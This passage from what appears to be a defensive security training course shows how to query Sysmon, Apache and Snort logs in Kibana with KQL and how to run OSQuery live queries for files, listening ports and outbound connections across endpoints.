process.name : "svchost.exe" and event.code: "1"
```

Listing 667 - KQL Query for Sysmon ProcessCreate Events

If our query is legitimate, the entries will update based on the search. Otherwise, a "Search Error" pop-up will appear in the bottom-right corner of the screen. If this happens, we'll review the KQL for any errors and try again. We can also refer to an easy reference guide[581] for KQL for assistance.

After the query runs, results should appear similar to those pictured below, keeping in mind that ingested dates and other timestamps will be different.




Figure 101: Results from KQL Query for Sysmon ProcessCreate Events

The start time and end time is adjusted in the graph above the results, showing volumes of event entries over the period. The event entries also show some highlighted values from the query submitted, in this case *event.code*, *host.hostname*, and *process.name*.

Expanding the entry using the icon on the left side, we find even more fields and metadata combined with this entry. This includes the *message* field containing the Message data from Windows Event Log. Below, we'll observe the expanded *message* field from this event entry.

[581] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/kuery-query.html


```
t message
Process Create:
RuleName: -
UtcTime: 2022-02-18 12:52:45.041
ProcessGuid: {d630c156-969d-620f-5d08-000000001000}
ProcessId: 6092
Image: C:\Windows\System32\svchost.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Host Process for Windows Services
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: svchost.exe
CommandLine: C:\Windows\System32\svchost.exe -k netsvcs -p -s NetSetupSvc
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {d630c156-9f75-6202-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
process.hash.md5 ---> Hashes: MD5=8A0A29438052FAED8A2532DA50455756,SHA256=7FD065BAC18C5278777AE44908101CDFED72D26FA741367F0AD4D02020787AB6,I
MPHASH=247B9220E5D9B720A82B2C8B5069AD69
ParentProcessGuid: {d630c156-9f75-6202-0b00-000000001000}
ParentProcessId: 596
process.parent.name ---> ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
ParentUser: NT AUTHORITY\SYSTEM
```

Figure 102: Message field for Sysmon ProcessCreate event

Within the *message* field, we find output from the ProcessCreate event. All of the EventData from Windows Event Log has been forwarded to the ELK stack. Note that some of the fields in *message* are parsed out in other fields, such as *process.parent.name* and *process.hash.md5* in the event entry. While we could filter for values in the *message* field itself, it would be simpler to search the other fields with data extracted from *message*.

The redundancy in data is a byproduct of preserving original fields from log sources while populating new ones for indexing purposes. As you continue to work in various SIEMs, you will likely find the fields that best work for your queries and data extraction.

Let's consider how powerful this centralized location for Windows events might be. If we were to query for other Windows events besides Sysmon without knowing the proper *data_stream.dataset*, we could remove this field from the query and rely on the Event ID in the *event.code* field. We could even search for the same Event ID across numerous Windows machines by removing the *host.hostname* field.

For our next query, let's collect Apache logs from our web server *web01*. We'll invoke a command from our *attacker02* machine to send a request to the web server, then retrieve the data from access.log using the interface.

To start, we'll run an attack script from *attacker02* using its web interface. Let's browse to the *attacker02* address and select Demo: Generate Apache Log. Shown below is the web page that we'll use for this simulated attack behavior as well as others throughout this topic.




Figure 103: Web interface for attacker VM

After clicking the button, commands will run and the web page indicates that our script finished running.

Once the script has been executed, we'll turn our attention to ELK's Discover page once more. Before writing our query, let's change our start time to 5 minutes ago and the end time to now. The widget used to change the timeframe within Kibana is shown below.




Figure 104: Changing timeframe in Kibana

In the widget, we'll find options for setting three types of time periods. The first type is *Absolute*, meaning a specific date and time down to the millisecond. The second is *Relative*, which allows us to specify such periods as "5 Minutes ago" or "3 days ago". The third time period is *Now*, which captures the current date and time when the *Update* button is selected.

Our first parameter for our KQL query will be searching for "apache-access" for the *tag* field. The Apache tags are assigned for access.log and error.log to help make them easier to find. Our *host.hostname* field will be "web01.corp.com" to ensure we are pulling logs from that particular server. Finally, we'll specify that the *source.ip* field not be "127.0.0.1" of "curl" and eliminate any conflicting queries with the Elastic Agent.

```
"apache-access" and host.hostname: "web01" and not source.ip: 127.0.0.1
```

Listing 668 - KQL Query for Apache access log

Once again, the interface should respond to the query parameters within the start and end times.

Querying for this data returns one result. It may take a short time for the update to Apache's access log to be pushed to ELK, but the results should be fairly quick. Below is the entry with data matching our query conditions.




Figure 105: Single Event Entry from KQL Query for Apache access log

The entry highlights some of our matching data points. The hostname "web01" is highlighted, along with the tag "apache-access". There is no highlight for our source IP, but given the match, we can assume that it is not "127.0.0.1". We'll need to expand on the entry to be certain.

Clicking on the > to the left of the event entry and searching through the fields, we find the following information listed in tabular format:

Field	Value
source.ip	192.168.51.54
tags	apache-access
url.extension	php
url.path	/wp-admin/login.php
user_agent.device.name	Other
user_agent.name	curl
user_agent.original	curl/7.74.0

Table 21 - Results from KQL Query for Apache access log

The output reveals the source IP of our attacker machine. The *url.extension* field provides the file extension from the *url.path* field, while the *url.path* field provides the full path requested by the source IP. The *user_agent* fields provide common keywords for sources of web browsing, with the *user_agent.original* string indicating the full user agent listed in the request. From this entry, a request for a WordPress login page was made using curl. This entry also includes items such as the *http.response.status_code* "404" and the *http.request.method* "GET". Parsing out these fields makes searching across the enterprise for common behaviors much faster.

The final query for artifacts we'll cover applies to Snort logs. We will invoke a command from our *attacker02* machine to ping our IDS *snort03*, then use the interface to retrieve the data from alert_fast.txt.

To start, we'll once again run an attack script from *attacker02* using its web interface. This time, we'll select Demo: Generate Snort Log. Commands will run from our *attacker02* box until the web page indicates that our script has finished running.

Like Apache, Snort logs have their own tag to make them easier to find. Snort logs also have fields extracted so that some components are easier to filter through than others. On the Discover page, we'll use the same span of time to search for Snort logs in the last five minutes. We can use "snort.log" for the *tag* field and search for events with the *network.type* "ipv4".

```
tags : "snort.log" and network.type : "ipv4"
```

Listing 669 - KQL Query for Snort logs

Depending on the start and end time of our query, results may come right away or take a moment. Clicking *Refresh* in the upper-right hand corner will keep the interface up-to-date with any matches.

In a few moments, entries will appear in Kibana like the one shown below.

Figure 106: Sample Event Entry from KQL Query for Snort access log

As with the Apache log, these results include several entries pulled from the Snort log after the commands have been executed. Our search parameters are highlighted in the event entries. We'll need to expand on them to learn more about the Snort activity generated.

We can expand any one of these parameters and scroll down to get more fields related to our search, as well as the Snort log itself. Shown below is an abbreviated table of the data.

Field	Value
network.type	ipv4
observer.product	ids
observer.type	ids
observer.vendor	snort
related.ip	192.168.50.54, 192.168.50.51
rule.description	"ICMP Traffic Detected"

rule.id	10000001
rule.version	0
snort.gid	1
source.address	192.168.50.54
source.ip	192.168.50.54
tags	forwarded, snort.log

Table 22 - Results from KQL Query for Snort logs

Our output shows the fields that we filtered on, such as the *tag* for "snort.log" and the *network.type* of "ipv4". The *related.ip* field shows all IP addresses related to this specific event in no particular order. The *rule.description* field describes the Snort rule that fired, along with the corresponding *rule.id* and *rule.version* within the configuration of Snort's rules. Combined with the *source.ip*, we might determine there was ICMP traffic sent from *attacker02* to our Snort machine.

Learning how to query across machines and log types using ELK is a good way to get acquainted with the interface. All of these artifacts help describe what has taken place within our enterprise network. Over time, we'll find that some fields may be dropped, and other fields may be added to fine-tune the query for a particular circumstance. With all of the fields available to us, it's only a matter of intuition and creativity to quickly find information we want.

In the next section, we'll learn how integrations can help us leverage Elastic Agents to meet our needs. We'll focus on one particular integration, OSQuery, that provides on-demand system data from our endpoints. This integration is proactive, whereas the *Discover* page we've just covered is more reactive.

18.1.3 ELK Integrations with OSQuery

Data integrations[582] for the ELK stack have helped the project scale over the years. Each integration is designed to provide an active or passive solution for the data ELK ingests. We've already observed output from passive integrations through parsing operating system-specific logs like Windows events[583] and software-specific logs like Apache.[584] Another passive integration, titled System,[673] covers generic hardware details as well as Syslog in Linux. All of these integrations are deployed to each Elastic Agent, shipping available data to ELK.

For Elastic Agents, there is only one active integration called *OSQuery*.[585] This integration is based on the original project[586] and stores device-specific information into a relational database that can be queried on-demand. OSQuery supports numerous operating systems and can return results in seconds.

With OSQuery provides defense professionals restricted real-time access to servers and client machines. This enables them to collect detailed information from the machine without relying on remote connections or account management. This also enables SOC analysts who may have less-privileged accounts to more easily check endpoints.

Accessing OSQuery can be done through the navigation pane on the left side of Kibana. Clicking on the Menu button will reveal the navigation pane, where OSQuery is listed under the *Management* heading.

[582] (Elasticsearch B.V., 2022), https://www.elastic.co/integrations/data-integrations

[583] (Elasticsearch B.V., 2022), https://docs.elastic.co/en/integrations/windows

[584] (Elasticsearch B.V., 2022), https://docs.elastic.co/en/integrations/apache [673]

(Elasticsearch B.V., 2022), https://docs.elastic.co/en/integrations/system

[585] (Elasticsearch B.V., 2022), https://docs.elastic.co/en/integrations/osquery

[586] (OSQuery, 2022), https://osquery.io/




Figure 107: OSQuery in Navigation Pane

Rather than using the navigation pane, we can also access the OSQuery page using the search bar at the top of Kibana.

The landing page of OSQuery shown in Figure 108 provides a history of queries that have been initiated from Kibana. Each listing shows the following:

- Query: Query that was submitted to Elastic Agents
- Agents: The Elastic Agent(s) that received the query
- Created at: The query's creation time
- Run by: The user that submitted the query

The last field, View details, has buttons that can expand on the query parameters with results or set up a new query with the same parameters. Below, the page is displayed with no live query history.




Figure 108: OSQuery page

Let's start using OSQuery by clicking the button labeled *New live query*, which brings us to a page presenting various stages that define the scope of our query.

In the first stage, we'll select agents to define the query's scope. We can select one or all Elastic Agents responding to ELK, all agents belonging to a particular platform (e.g., Windows, CentOS, Ubuntu), or agents that are defined by a particular policy. For now, we'll select the Windows agent on *appsrv01*.

The second stage is for entering a query using *structured-query language* (*SQL*)[587] format. OSQuery adopts the general format of SQL queries, but limits itself to the keyword SELECT for data retrieval. Below is an example of an OSQuery using abstract terms.

```
SELECT field1, field2, fieldx FROM table1 WHERE field1 = value1 AND field2 like
'%value2%';
```

Listing 670 - Example of SQL syntax for OSQuery

In the example query, we are selecting *field1*, *field2*, and *fieldx* from all available fields in *table1*. The values in these fields will only appear if certain conditions are met based on our WHERE keyword. One condition is that *field1* must have an exact match to *value1*. The other condition is that the data in field2 must contain "value2", based on the wildcard characters % on either side. Both of these conditions must match due to the AND operator. We can find more information about using SQL in OSQuery in the documentation.[588]

[587] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SQL_syntax

[588] (Read the Docs, 2022), https://osquery.readthedocs.io/en/stable/introduction/sql/

In Kibana, we'll use a select statement from fields found in the *OSQuery schema*[678] to collect data from the Windows agent on *appsrv01*. For our first query, we'll retrieve the directory and filename of any text files found on every user's Desktop directory. An example of our live query form is shown below.




Figure 109: OSQuery New Live Query Setup

Once we've selected the agents and entered a valid query in the field, the *Submit* button in the bottom-right corner will be enabled.

Our query will use the following `SELECT` statement:

```
select directory, filename from file where path like 'C:  \Users\%\Desktop\%' and
filename like '%.txt';
```

Listing 671 - OSQuery for text files on every Windows user's Desktop

Conforming to OSQuery's schema, our query will select the *directory* and *filename* fields from the *file* table.[679] From this table, we'll restrict our search to the Desktop directory of every user in C:\Users for files ending in .txt. If the query is malformed, no error is thrown. However, the agents tasked with the query will not return any results.

After submitting the query, *appsrv01*'s agent will start collecting its results. At the bottom of the page, we'll find any results returned from tasked agents. An updated view of the live query form with results is shown below.

[678] (OSQuery, 2022), https://osquery.io/schema/5.1.0/

[679] (OSQuery, 2022), https://osquery.io/schema/5.1.0/#file




Figure 110: OSQuery New Live Query Results

Underneath the "Check results" header, we'll find status indicators for our queried agents. "Failed" status indicates there was an issue with the query or that particular agent. To learn more about a particular failure, we can click on the *Status* link next to *Results*. The "Not yet responded" status indicates that an agent is still processing the query and has not yet sent results. The "Successful" status shows us that an agent has responded. Even if there are no results from an agent, this status confirms that the query finished without issue.

Next, let's examine the output returned from our agent. Below is a table matching the results from our query:

agent	directory	filename
appsrv01	C:\Users\Administrator\Desktop	proof.txt

Table 23 - OSQuery results for text files

The output will reflect all of the fields specified in the *SELECT* statement, with the exception of the agent field. This is included by default, as it separates the output retrieved from every agent responding to the query. The results indicate that, on the Administrator's Desktop, there is one text file with the name proof.txt.

Confirming the presence of a file on disk across Elastic Agents is just one application of OSQuery. If we were searching for a particular binary or script dropped on victim machines, we could modify this query to search the entire hard disk for the file or files in question. For our next example, we'll retrieve a list of all processes on our agents listening on network ports.

For this query, we'll select the agent for *web01*. We'll list out every process name, network address, port, and PID that is actively listening according to the endpoint's network stack[589].

```
select distinct processes.name, listening_ports.port, listening_ports.address,
processes.pid from processes join listening_ports on processes.pid =
listening_ports.pid;
```

Listing 672 - OSQuery for processes listening on network ports

For the syntax of our query, the SELECT statement will include the DISTINCT keyword to remove duplicated entries. Data will be pulled from two specific tables: *processes* and *listening_ports*. However, we only want to gather process names, PIDs, network addresses, and port numbers if the PID in one table matches the other using the JOIN keyword.

Once the *web01* agent returns our query results, our output will be similar to the abbreviated table provided below.

agent	address	name	pid	port
web01	127.0.0.1	elastic-agent	292547	6789
web01	0.0.0.0	httpd	293453	80
web01	127.0.0.1	cupsd	1259	631
…	…	…	…	…

[589] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Protocol_stack

Table 24 - OSQuery results for processes listening on network ports

As shown, both the cupsd[590] and elastic-agent processes are listening on ports from the localhost address. The table also shows the Apache daemon *httpd* listening across all interfaces on port 80.

The results generated from the query contain even more processes and listening ports. The important takeaway for us is understanding how OSQuery can poll the current state of an endpoint, including network connections and running processes in memory.

For our third demonstration of OSQuery, let's expand the scope to include all of the agents communicating with the ELK stack. Our goal is querying all the network stack agents for established communication on nonstandard ports. Our query will be compatible with both Windows and Linux operating systems, as well as handle all necessary parsing of the output data.

To build this query, we'll select *all agents* in the first stage. The interface will indicate the number of agents selected beneath this field. We'll be pulling the PID, local and remote addresses with ports, and process name from two separate tables. Filters will be applied to specific ports, addresses, and the IPv4 address family.

```
select pos.pid, p.name, pos.local_address, pos.remote_address, pos.local_port,
pos.remote_port from process_open_sockets pos join processes p on pos.pid = p.pid
where pos.remote_port not in (80, 443) and pos.family = 2 and pos.local_address not in
("0.0.0.0", "127.0.0.1");
```

Listing 673 - OSQuery for all processes with outbound connections to nonstandard ports

For our query, we'll abbreviate the *process_open_sockets* table and the *processes* table as *pos* and *p*, respectively. The pid, local_address, remote_address, local_port, and remote_port fields are

pulled from the *process_open_sockets* table, while the name is retrieved from the *processes* table. A JOIN is specified between the two tables where the PID in *processes* matches the PID in *process_open_sockets*. For each match, we'll filter out the entries where the remote_port is neither 80 nor 443. The family field in *process_open_sockets* identifies whether the traffic is IPv4 or IPv6, and the integer "2" narrows our focus to IPv4 traffic. Finally, the query removes all established connections where the local_address is neither 0.0.0.0 nor 127.0.0.0, to tune out communications that are not leaving the host.

Querying multiple Elastic Agents takes a bit of time, so we may have to wait for all of them to respond. Once they do, the table should appear similar to the one shown below.

agent	local_address	local_port	name	pid	remote_address	remote_port
appsrv01	172.16.51.32	57301	osquerybeat.exe	5104	172.16.51.35	9200
…	…	…	…	…	…	…
web01	172.16.51.33	33522	metricbeat	292468	172.16.51.35	9200
…	…	…	…	…	…	…
snort03	172.16.51.254	41088	elastic-agent	754	172.16.51.35	8220

[590] (f.die.net, 2022), https://linux.die.net/man/8/cupsd

Table 24 - OSQuery results for processes listening on network ports

The output reveals the telemetry coming from the Elastic Agent and its counterparts installed on our endpoints. Given this information, we could keep our query as-is or try to reduce the noise by excluding destination ports 9200 and 8220. The decision is best left to the analyst working in a familiar environment.

MITRE D3FEND: Platform Monitoring > Operating System Monitoring[591] describes the manner in which enterprises can employ detections on the operating systems themselves rather than the network traffic or user behaviors. Reviewing audit trails from endpoints is one small part of this technique. Installing agents that continuously monitor health and status in addition to forwarded logs and events adds to the scalability of monitoring in a modern enterprise. Defenders can spend less time wondering where to find data and more time analyzing the data they need to find malicious behavior.

We have now spent a considerable amount of time querying for expected data from all of our agents. We used KQL to query audit logs from different endpoints in our environment, and leveraged OSQuery to retrieve a snapshot of current endpoint status. Detecting malicious activity using these techniques would require constant querying and reviewing of results around the clock, and would fatigue even the most dedicated analyst. In the next Learning Unit, we'll cover how security professionals can use ELK's security-specific features to automate detecting suspicious activity.

18.2 ELK Security

This Learning Unit covers the following Learning Objectives:

1. Rules and Alerts
2. Timelines and Cases

This Learning Unit will take approximately 2 hours, 45 minutes to complete.

ELK's growth can be attributed to the different purposes it can serve in an enterprise. Different teams have different use cases for ELK's ability to consolidate and retrieve indexed data. We've explored using ELK to find artifacts when investigating suspicious activity. In our case studies, we invoked attacks to generate artifacts to investigate. With these capabilities alone, ELK has proven to be quite useful for security purposes.

In the following sections, we're going to enhance what ELK can do for us in a security context. We'll devise our own rules that can alert on patterns of suspicious behavior in our audit data. We'll then use these alerts to guide our investigation to discover more activity that we can use to generate more rules and alerts. This feedback loop will provide an excellent start in using known TTPs to identify attacks faster than ever before.

[591] (MITRE, 2021), https://d3fend.mitre.org/technique/d3f:OperatingSystemMonitoring

18.2.1 Rules and Alerts

To help analysts with automated detection, ELK offers an *alerting*[592] capability based on predefined *rules*.[593] To access these features, we can refer back to the Kibana home page and click on *Security*. This will bring us to an overview page with two dashboards related to internal alerts (generated by Kibana) and external alerts (from security logs like Snort). Below is an example of the Security home page in Kibana.

[592] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/alerting-getting-started.html

[593] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/alerting-getting-started.html#_rules

